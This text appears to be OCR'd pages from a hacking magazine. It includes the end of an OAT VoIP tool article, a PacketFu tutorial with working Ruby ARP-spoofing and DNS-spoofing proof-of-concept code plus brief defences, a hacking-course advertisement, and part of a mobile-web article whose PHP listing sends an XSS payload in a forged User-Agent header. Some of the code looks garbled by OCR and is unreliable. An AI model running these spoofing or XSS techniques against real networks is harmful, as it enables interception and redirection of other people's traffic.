


Figure 13. Call Walk Indicative Message




Figure 14. Apparent Result of CallDoS




Figure 15. OAT: Report generation

bulletproof VoIP implementation, but there are a handful of fundamental steps like use of TLS, SRTP and implementation of VoIP best practices which can be taken today to ensure that your system, or the systems that you're planning, will be highly secure.

- The objective of OAT is to help identify vulnerabilities in the configuration and deployment of Microsoft OCS
- This tool is all about improving security; it's not a hacking tool to expose vulnerabilities that can't be protected against
- All of the security issues uncovered by the tool can be mitigated by following Microsoft recommended security best practices

Both OAT v1.0 and OAT v2.0 can be downloaded freely from its official website – <http://voat.sourceforge.net>. The installation guide along with detailed usage examples and screenshots are available on official OAT website.

Please feel free to review the tool and respond back with suggestions and improvements. I will try my best to implement the feasible ones in later releases.

Abhijeet Hatekar

Abhijeet Hatekar works as a Security Researcher in Sipera VIPER (Voice over IP Exploit Research) Lab. He is a graduate from University of Pune, India and Author of OAT (<http://voat.sourceforge.net>), Videojak (<http://videojak.sourceforge.net>) and XTest (<http://xtest.sourceforge.net>) VoIP assessment tools. He has spoken in information security conferences like ClubHack, FRHack 01, SingCERT and can be reachable on Abhijeet@viperlab.net



KEITH LEE

Manipulating The Network with PacketFu

Difficulty



PacketFu is a mid level packet manipulation library written in Ruby. The purpose of PacketFu was to make it easier for people for crafting and manipulating network packets in Ruby.

The PacketFu project was started in August 2008 by Tod Breadsley from BreakingPoint Systems. The reason for this project was that there wasn't any easy to use packet crafting and manipulation library for Ruby. PacketFu was built on top of PcapRuby library.

PacketFu is currently included as a library inside Metasploit pentesting framework which is extremely useful if you are planning to code custom networking related modules in metasploit.

The best way to use PacketFu is to run it in Ubuntu or to download a copy of Backtrack 4. The next thing you should do is to checkout the latest svn release of PacketFu (see Figure 1).

ARP Spoofing with PacketFu

In this exercise, we are going to learn to how to create address resolution protocol (ARP) spoofing packets and also create domain name services (DNS) spoofing packets with PacketFu. ARP spoofing allows you to perform a man in the middle (MITM) attack on the target. Effectively, it is sending a ARP packet to the target saying that the target that your host computer is the gateway instead of the real gateway.

WHAT YOU WILL LEARN...

How to craft packets in Ruby

WHAT SHOULD YOU KNOW...

Basics in programming

To learn about the format about the network packets, you can read the request for comment (RFC) or if you are more of a practical type of person. You could be running wireshark side along with some linux commands/tools to generate the network packets and capture/analyze the packets in wireshark (that's if the protocol is supported in wireshark).

For example, to understand what comprises of a dns request/response packet, you could run nslookup and capture the request/response packet with wireshark by listening passively on a wireless network interface (see Table 1).

Let's look at how an ARP spoof packet looks like in wireshark

No.	Time	Source	Destination
1	0.000000	10.7.5.95	203.211.152.66
2	0.012937	203.211.152.66	10.7.5.95

Internet Protocol, Src. 10.7.5.95 (10.7.5.95), Dst. 203.211.152.66 (203.211.152.66)
User Datagram Protocol, Src Port: 59058 (59058), Dst Port: domain (53)
Domain Name System (query)
Response Id: 21
Transaction ID: 0x9777
Flags: 0x0100 (Standard query)
Questions: 1

Figure 2. Fields that incoming DNS responses are checked for

```
$ svn checkout http://packetfu.googlecode.com/svn/trunk packetfu-readonly
```

Figure 1. Checking out the SVN source for packetfu

MANIPULATING THE NETWORK WITH PACKETFU

Under the Ethernet section of the ARP packet, you will find 3 fields (Destination, Source and Type).

I have specified the Destination MAC address to be **FF:FF:FF:FF:FF:FF** which is the broadcast address of the network. That means that all computers in the network will receive this ARP packet. Change this to the MAC address to the target computer if you want to be more specific.

The source address would be that of the gateway and the type would be 0x0806 in order for it to be classified as an ARP packet.

The next few sections in Address Resolution Protocol (ARP) is pretty standard with the exception of Opcode. You must specify a value of 0x0002 for it to be a ARP reply instead of ARP request packet. You would create an ARP request packet (0x0001) if you would like to know the MAC address of a certain IP address in the network. Let's now dive into the coding portion of this exercise. The table shows the relevant attributes that we need to specify in PacketFu when defining the packet (see Table 2).

Defending Against ARP Spoofing In Your Network

It is possible to protect your users in the network against ARP spoofing by enable port security in the switch. Port security makes it possible to make sure that there is only one Mac address behind each port of the switch. Some switches do allow you to disable the port or/and alert you about the issue via simple network management protocol (SNMP).

Spoof DNS Replies to Client Hosts with PacketFu

In the next exercise, we will learn about how to write your own DNS spoofing script with PacketFu.

How do you work around this port security feature to attack the target user? One method is to use DNS spoofing.

When the target sends out a DNS lookup request to DNS server, the first DNS response packet received matching the same transaction ID and source port will be accepted by the

target machine. That's basically the only checks that the client does. You do not need to spoof the sender IP address / ethernet address in your DNS response packet (see Figure 2).

PacketFu is currently not possible to bind to an interface with an IP address. A chat with the author mentions that this might change in future. A current workaround that I am using is to use two

Table 1. Fields of ARP Packet as shown in Wireshark

Ethernet II	
Destination:	Broadcast (ff:ff:ff:ff:ff:ff)
Source:	11:22:33:44:55:66 (11:22:33:44:55:66)
Type:	ARP (0x0806)

Ethernet II	
Hardware Type:	Ethernet (0x0001)
Protocol Type:	IP (0x0800)
Hardware Size:	6
Protocol Size:	4
Opcode:	Reply (0x0002)
Sender MAC Address:	11:22:33:44:55:66 (11:22:33:44:55:66)
Sender IP Address:	10.7.3.1 (10.7.3.1)
Target MAC Address:	Broadcast (FF:FF:FF:FF:FF:FF)
Target IP Address:	0.0.0.0

Table 2. Matching of between ARP packet fields and attributes in PacketFu

Packet Structure as shown in Wireshark	Attributes as used in PacketFu
Ethernet II Destination: Broadcast (FF:FF:FF:FF:FF:FF) Source: 11:22:33:44:55:66 Type: ARP (0x0806)	eth_daddr eth_saddr
Address Resolution Protocol Hardware Type: Ethernet (0x0001) Protocol Type: IP (0x0800) Hardware Size: 6 Protocol Size: 4 Opcode: Reply (0x0002) Sender MAC Address: 11:22:33:44:55:66 (11:22:33:44:55:66) Sender IP Address: 10.7.3.1 (10.7.3.1) Target MAC Address: Broadcast (FF:FF:FF:FF:FF:FF) Target IP Address: 0.0.0.0	arp_opcode arp_saddr_mac arp_saddr_ip arp_daddr_mac arp_daddr_ip

Table 3. Source code for ARP Spoofing

Line	Code
1	<code>#!/usr/bin/env ruby</code>
2	<code>require 'packetfu'</code>
3	<code>\$ipcfg = PacketFu::Utils.whoami?(:iface=>'eth0')</code>
4	<code>puts "ARP spoofing the network..."</code>
5	<code>arp_pkt = PacketFu::ARPPacket.new(:flavor => "Windows")</code>
6	<code>arp_pkt.eth_saddr = "00:00:00:00:00:00"</code>
7	<code>arp_pkt.eth_daddr = "FF:FF:FF:FF:FF:FF"</code>
8	<code>arp_pkt.arp_saddr_mac = \$ipcfg[:eth_saddr]</code>
9	<code>arp_pkt.arp_daddr_mac = "FF:FF:FF:FF:FF:FF"</code>
10	<code>arp_pkt.arp_saddr_ip = '192.168.1.1'</code>
11	<code>arp_pkt.arp_daddr_ip = "0.0.0.0"</code>
12	<code>arp_pkt.arp_opcode = 2</code>
13	<code>caught=false</code>
14	<code>while caught==false do</code>
15	<code> arp_pkt.to_w('eth0')</code>
16	<code>end</code>

ATTACK

Figure 3. POC Source code for Client DNS Spoofing




Figure 4. The payload in DNS query packet




Figure 5. The transaction ID of DNS query packet in hexadecimal

wireless network cards. One in monitor mode and another in managed mode. The traffic is redirected from the monitor interface `mon0` to `ato` using Airtun-ng. An IP address is set on `ato` interface. The script is then bind to the `ato` interface to capture packets.

There are two functions which I will explain in the POC code shown below.

The first function `sniffDNSPacket()` will parse each packet sniffed at the network interface.

The second function `generateSpoofPacket()` will be called when it detects a DNS request packet.

Parsing Packets with PacketFu

Let's look at how to perform packet parsing in PacketFu.

The below code specifies the network interface to listen to. For the current version of PacketFu, the network interface must be bind to an IP address. If not, it will not work. We have specified the options below to start the capture process and to save the packets captured at the interface (see Figure 3).

A filter is set to only capture packets that match the criteria *udp and port 53*. If you have used wireshark before, this capture filter should be familiar to you.

```
pkt_array = PacketFu::  
  Capture.new(:iface => 'wlan0',  
  :start => true, :filter =>  
  'udp and port 53', :save=>true)
```

Next, we iterate through each packets in the network packet stream captured at the interface. It checks to see if the packet is empty. If the packet is not empty, we convert the character string representation of the packet back into a PacketFu packet.

```
caught = false
while caught==false do
    pkt_array.stream.each do |p|
        if PacketFu::Packet.has_data?
            pkt = PacketFu::
                Packet.parse(p)
```

As shown in the below wireshark screenshot. We have identified the data

MANIPULATING THE NETWORK WITH PACKETFU

portion (payload) of the DNS query. The data portion is also known as the payload in PacketFu (see Figure 4).

In the below screen, I have highlighted the transaction ID, the information is stored in the first 2 bytes of the payload. In order to identify if it's a DNS query, the next variable would contain the information we need. \x01\x00 (see Figure 5).

In the below code, we extract the 3rd and 4th byte of the payload. Since the bytes are represented in hexadecimal values, we need to change it to `base=16`.

```
$dnsCount = pkt.payload[2].to_s(base
    =16)+pkt.payload[3].to_
    s(base=16)
$domainName=""
if $dnsCount=='10'
```

The domain name queries starts at 13 byte of the payload. The 13th byte specifies the length of the domain name before the dot com. The dot in front of the com is represented by a \x03. The end of the domain name string is terminated by a \x00.

The next 2 bytes refers to the type of the query. You can use the below table for reference. You will need to convert it to hex values (Table 4).

From the below code, the script reads each byte of the payload from the 13 byte until it hits a \x00 which it terminates. We convert the hex value of the domain name back into ASCII characters using the `.hex.chr` function (see Figure 8).

In the below code, we check to see if the next 2 bytes in the payload after the terminator \x00 of the domain name contains a value of 1. If it does, we call our function `generateDNSResponse()` to send out a spoof DNS packet (see Figure 9, 10).

Generating Spoofed DNS Response

Next, we will move on to `generateDNSResponse()` function.

If you are converting a character stream to binary, you will need to use the `pack(c*)` function. The `c` word represents a character and `*` means convert everything in the array from character to binary.

Table 4. Explains the source code listed in table 3

Line 2	Imports the packetfu library.
Line 3	<code>PacketFu::Utils::whoami?(iface=>'eth0')</code> is a useful function which allows you to get information about your network interface (e.g. MAC/IP address) All information about the network interface is stored in the hash <code>\$ipcfg[]</code>
Line 5	Defines an ARP packet with "windows" flavor. You can replace it with "linux" too
Line 8	Source Ethernet Mac Address (If you want to spoof it as packets send from the gateway. Change it to the MAC address of that of the gateway) Extract the host MAC address information from the hash <code>\$ipcfg[]</code> Other hash values that can be accessible from <code>\$ipcfg[]</code> are :eth _ erc, :ip _ saddr, :ip _ src, :eth _ dst and eth _ daddr
Line 9	Destination MAC Address (Enter the MAC address of the target computer. Enter <code>FF:FF:FF:FF:FF:FF</code> if you want to target any computers in the network)
Line 10	ARP Packet Source IP Address
Line 11	ARP Packet Destination IP Address
Line 12	Specifies the Opcode of the ARP packet. Opcode of 1 means ARP Request. Opcode of 2 means ARP Response
Line 15	Using an infinite loop, arp spoof packets are sent to the eth0 interface

Table 5. Table showing the list of DNS lookups

Type	Value	Description
A	1	IP Address
NS	2	Name Server
CNAME	5	Alias of a domain name
PTR	12	Reverse DNS Lookup using the IP Address
HINFO	13	Host Information
MX	15	MX Record
AXFR	252	Request for Zone Transfer
ANY	255	Request for All Records




Figure 6. The domain name queried in DNS lookup as shown in the payload




Figure 7. The type of DNS lookup. Type A refers to IP Address

ATTACK

```
if $dnsCount=='10'  
    g=13  
    while g<100  
        if pkt.payload[g].to_s(base=16).hex.chr=="\x003"  
            $domainName+="."  
        elsif pkt.payload[g].to_s(base=16).hex.chr=="\x000"  
            break  
        else  
            $domainName+=pkt.payload[g].to_s(base=16).hex.chr  
        end  
        g+=1  
    end
```

Figure 8. Code checks to see if its a DNS query packet and extracts domain name queried

```
#Inject Packet if DNS A Record Lookup  
if pkt.payload[g+2].to_s(base=16)=="1"  
    transID1 = pkt.payload[0].to_s(base=16)  
    transID2 = pkt.payload[1].to_s(base=16)  
    generateDNSResponse($domainName,transID1,transID2,pkt.eth_saddr.to_s,pkt.eth_taddr.to_s)  
end
```

Figure 9. Code that parse the DNS query packet and injects response if DNS query type is A




Figure 10. Type of DNS query is expressed in this portion of the payload

```
def generateDNSResponse(domainName,transID1,transID2,eth.saddr,ip_saddr,udp_dst)  
    domainName1 = domainName.split(".").  
    domainName2 = domainName1[0]+"\x03"+domainName1[1]+"\x00"  
    domainNameLen = domainName1[0].length  
    domainNameLen = [domainNameLen].pack('c')  
  
    yourIPAddress1 = $yourIPAddress.split('.')[0]  
    yourIPAddressHex = [yourIPAddress1[0].to_i,yourIPAddress1[1].to_i,yourIPAddress1[2].to_i].pack('ccc')  
    yourIPAddress+= [yourIPAddress1[3].to_i].pack('c')  
  
    transID= transID1.hex.chr+transID2.hex.chr  
    udp_pkt = PacketFu::UDPPacket.new  
    udp_pkt.eth_saddr = $ipcfg[:eth_saddr]  
    udp_pkt.eth_daddr = eth.saddr  
    udp_pkt.udp_src = "53"  
    udp_pkt.udp_dst= udp_src.to_i  
    udp_pkt.ip_saddr= $ipcfg[:ip_saddr]  
    udp_pkt.ip_daddr= ip_saddr  
    udp_pkt.payload=transID+\x81\x80+"\x00\x01"+"\x00\x01"+"\x00\x00"+"\x00\x00"+domainNameLen+domainName2  
    udp_pkt.payload+= "\x00\x01"+"\x00\x01"+"\x00\x01\x00\x01\x00\x01\x00\x13\x99\x00\x04"+yourIPAddressHex  
    udp_pkt.recalc  
    udp_pkt.to_w('wlan0')
```

Figure 11. XXXXXXXX




Figure 12. The transaction

Further Resources

- PacketFu Google Code Site: <http://code.google.com/p/packetfu/>
- Tod Breadsley's Blog: <http://www.planb-security.net/>
- Backtrack 4 download link: http://www.remote-exploit.org/backtrack_download.html
- Metasploit Framework: <http://www.metasploit.com/>

In the early part of the script, `$yourIPAddress` is replaced with the fake IP address of the domain you want the client to be directed to.

The function `.recalc` recalculates all fields for all headers in the packet and generates the packet.

The function `.to_w` writes to packet to the interface `wlan0` in this example (see Figure 11).

For the transaction ID, it is represented in 2 bytes of hexadecimal values (e.g. `01FF`). In order to write the values `\x01\xFF` directly inside the payload of the DNS response, you need to parse the values thru the function `.hex.chr`.

That is basically how the POC script works.

Defending Against Client DNS Spoofing Attack

So how do you defend against this type of client DNS spoofing attack? DNS security (DNSSEC) adds origin authentication and integrity. This makes it possible for client to verify DNS responses.


DNSSEC is currently supported in Windows Server 2008 R2 (Server and Client) and Windows 7 (Client). For more information on using DNSSEC in Windows environment, check out <http://technet.microsoft.com/en-us/library/ee649277%28WS.10%29.aspx>.

It is indeed very easy to get started with PacketFu. Give it a try and you won't regret it by its ease of use.

Keith Lee

You can reach me by the below means:
Email: keith.lee2012@gmail.com
Twitter: @keith55
Blog: <http://milo2012.wordpress.com>

Want to be the Best ETHICAL HACKER & Security Expert?



Over
30,000
Sold!

The Secret of Hacking :: 2nd Edition

After the grand success of the first edition that came out in June 2009
Leo Impact has come back with a 4 times more powerful second edition.

Ethical Hacker
Average Salary
70,000 USD /anum
Source: payscale.com

Even the most secure computers are Hackable...

- All E-mail addresses are Hackable, including Gmail, Yahoo!, Rediff etc.
- All PCs can be hacked remotely using the latest tools and exploits.
- All computer passwords are hackable (windows, linux,sun solaris, mac os)
- Easily pass CEH (ver 6), CHFI, CISSP, CISA Certification.
- Learn how to secure your system and network from hackers.
- Learn Advanced Ethical Hacking:
- Metasploit & Backtrack & Untraceable Hacking
- Advanced Penetration Testing & Vulnerability assessment.

The Secret of Hacking" Kit Include's :

- 1 Printed Book (Second Edition) + First Edition (PDF)
- 2 DVD (18,500 tools, e-books, videos)
- E-mail Technical Support
- Free Lifetime Membership to Access Videos & Tools



Payment modes:
Credit Card, Paypal, Wire Transfer...

For more info. & online order: www.thesecretofhacking.com

Order by phone: +1-818-252-9090, +91.9829944518

LEO IMPACT SECURITY SERVICES PVT LTD

Corporate Office:
2029 Century Park East, 14th Floor,
California 90067 United States
Email: contact@leoimpact.com

INDIA :
T8, Malyia apartment, near BJP office
c-schme, jaipur (Rajasthan) 302001





MAURO GENTILE

Mobile Web: Privacy Keeping and Exploitation Methods

Difficulty



Modern technology has produced a rapid spread of so-called mobile devices (i.e. mobile phones and handhelds) with which the use of the Internet and its services has become very easy and affordable.

Nevertheless, the approach to hacking begins to depart slightly from the classic approach that requires a computer or a laptop with which to connect to the network, because several attack scenarios can be made from your phone.

Introduction

Inevitably, most of the readers will think that the purpose of this article is to present arguments regarding vulnerabilities related to the protocols for Bluetooth, or even how to intercept telephone calls. In fact, this article takes an entirely different approach. The main objective is to highlight the opportunity to use our phone as a terminal to connect to the network and find possible vulnerabilities of Web applications by putting in place some mini attacks wherever we are. Of course, as it is expressed here may be very trivial and unnecessary for some hackers. It appears paradoxical and probably foolish to attempt hacking from a phone, but in any case why not try?

The testing of all that will be explained has happened on a Nokia N70 V 5.0609.2.0.1 on which I have installed the browser Opera Mini v. 4.2.13918. The default browser needs the functionality discussed later in this article.

Technical Limitations

From a purely technical point of view, we must forget the possibility of some attacks so highly

advanced and sophisticated, due to the brutal restrictions that you have when using a mobile phone. Moreover, the shell is not expected (in normal devices) and the browser does not provide specific extensions that are sometimes extremely important during the auditing and exploiting of a webapp. Moreover, the inability to manage multiple browsing sessions simultaneously causes a significant slowdown in the analysis phase.

Mobile Web: The Meaning

The Mobile Web is an opportunity to take advantage of many online services directly from a mobile device. Unlike a normal computer, a cell has a unique mechanism by which the user interfaces with it. Just consider that the use of both hands (essential in the case of a keyboard) is reduced to two individual fingers (thumbs on both hands). Furthermore, any position taken by us during the Internet session does not affect the ability to continue to navigate safely, something unthinkable in the case of a PC. I read long ago on the OperaMini developers' blog a memorable phrase by Brian Suda, *In essence, the mobile device is truly an extension of you and not visa-versa*.

In fact, the use of mobile web browsing is reduced to repetitive motions while looking for news or updates, which discouraged and demoralized the majority of web programmers. I realize however that, at least in Italy, navigating

WHAT YOU WILL LEARN...

What mobile web means,
How to structure a site accessible from mobile devices,
How to use a phone as a tool for hacking.

WHAT SHOULD YOU KNOW...

PHP and Javascript programming languages,
Client – server communication protocol.

through your phone is not a common practice. I do not think that mobile operators are ready to offer attractive fares and a genuinely adequate coverage. The arrival of the iPhone has spread this practice widely, and anyone with this device can not stay without the mobile web.

Mobile Phones Detection

The ability to detect whether a user is visiting our site from a mobile device, or simply from a laptop, is very important for web programmers. This situation makes it possible to implement a trivial service differentiation, i.e. the page displayed as output to the request for a

site is different depending on the device from which we carry out the request. There are many PHP classes that allow such a possibility and they are often based on few lines of code (see Listing 1).

The possibility of offering services ad hoc on the basis of the device from

Listing 1. mobiledet.PHP

```
<?PHP
function mobile_detection() {
    if (isset($_SERVER['HTTP_X_WAP_PROFILE']) || isset($_SERVER['HTTP_PROFILE']) || isset($_SERVER['UA-pixels'])) {
        return true;
    }
    $arr = array(
        'alca'=>'alca',
        'amoi'=>'amoi',
        'benq'=>'benq',
        'ipaq'=>'ipaq',
        'java'=>'java',
        'midp'=>'midp',
        // ...
        'winw'=>'winw',
    );
    if(isset($arr[substr($_SERVER['HTTP_USER_AGENT'], 0, 4)])) {
        return true;
    }
}
?>
```

Listing 2. telprot.PHP

```
<?PHP
require_once('wurfl_config.php');
require_once(WURFL_CLASS_FILE);
// ...
$myDevice = new wurfl_class($wurfl, $wurfl_agents);
$myDevice->GetDeviceCapabilitiesFromAgent($_SERVER["HTTP_USER_AGENT"]);
if ( $myDevice->getDeviceCapability('wml_make_phone_call_string') ) {
    echo '<a href="'.$myDevice->getDeviceCapability('wml_make_phone_call_string').'0000000000>call me at 0000000000</a>."\n";
} else {
    echo 'My telephon number is 0000000000'."\n";
}
?>
```

Listing 3. iswap.PHP

```
<?PHP
$device = new wurfl_class($_SERVER["HTTP_USER_AGENT"]);
if ($device->browser_is_wap) {
    header("Content-Type: text/vnd.wap.wml");
    echo '<?xml version="1.0" encoding="ISO-8859-1"?>."\n';
}
// wml code ...
<?php
} else {
?>
Sorry friend, we offer only WAP services.<hr>
<?php } ?>
```

ATTACK

which the request starts, coincides with the capacity of the server to test the potential of the device. This practice is considerably logical because it reduces the amount of data downloaded and thus leads to less spending (most mobile operators' charges are based on the navigation bytes swapped).

It is usual to work in this direction by focusing on the output received from \$ _

SERVER ['HTTP _ USER _ AGENT'], that is the browser string used by the user.

Nonetheless, a new device with a screen resolution not recognized by the server, could access our site, so the latter would not be able to react, to provide a proper output. Hence arises the various issues and discussions about the possibility of proceedings in the design and planning of mobile

websites. Indeed it is usual in such cases to employ this device as a new phone and possibly point out the visit to the programmer.

Wurfl & co.

Wurfl is an extremely efficient library composed of a database of characteristics of all mobile devices in circulation. When a mobile visits a site, you can determine its capabilities by looking to the wurfl database. The basic idea then is to design and implement a basic site and gradually increase this site, by looking at the characteristics of the device.

The syntax to use the library is not complex and requires little knowledge of hypertext processor (PHP) or other programming languages. The classic example of using this library is directed towards the possibility to detect the screen resolution of mobile device that visit our site. Moreover it is usual to see if the phone supports or not the tel: protocol, whether it can make calls directly from the browser (see Listing 2).

It is also important the possibility of making visible certain pages of a site only for browsers capable of interpreting the wireless markup language (WML), so we can exclude all visitors (connected from a computer) who wish to display pages optimized for mobile devices (see Listing 3).

As shown emphasizes the need to rely on Wurfl where we were to design a big website for mobile devices. In fact, the efficiency is not comparable to that reached by a home-made PHP class.

Opera Mini Browser

The browser is the key while browsing the web. I believe it is essential to devote a paragraph to Opera Mini, even considering the closed standards of Opera corporation (we prefer the open source). This browser is in my opinion the top in the circulation for mobile devices. It is able to run on any device with a JVM (Java Virtual Machine), however the benefits are different on the basis of the hardware of your device. The request for a website crosses Opera servers to

Table 1. OperaMini request headers

Http-header	Output
X-OperaMini-Features	<feature> *[, <feature>]
X-OperaMini-Phone-UA	<user-agent>
X-OperaMini-Phone	<manufacturer> # <model>

Listing 4. form.html

```
<form action=socket.PHP method=post>
<input type=text name=URL value="Insert URL :) (for example /URL.PHP)">
<input type=submit value="Send">
</form>
```

Listing 5. socket.PHP

```
<?PHP
$host="localhost" ;
$target= $_POST['URL'];
$port=80;
$timeout=60;
$protocol="HTTP/1.0" ;
$bbr="\r\n" ;

$sk=fsockopen($host,$port,$errnum,$errstr,$timeout) ;

if(!is_resource($sk)) {
    exit("Failed connection: ".$errnum." ".$errstr) ;
}

else{
// faked http-headers :P
$headers="GET ".$target." ".$protocol.$bbr ;
$headers.="Accept: image/gif, image/x-bitmap, image/jpeg".$bbr ;
$headers.="Accept-Language: boh".$bbr ;
$headers.="Host: ".$host.$bbr ;
$headers.="Connection: Keep-Alive".$bbr ;
$headers.="User-Agent: <script>alert('XSS =')</script>".$bbr;
$headers.="Referer: http://www.***.it".$bbr;
fputs($sk,$headers) ;

$dati="" ;

while (!feof($sk)) {
    $dati.= fgets ($sk,2048);
}
}
fclose($sk) ;
echo $dati ;
?>
```

minimize the use of bytes and make the content accessible by mobile phone.

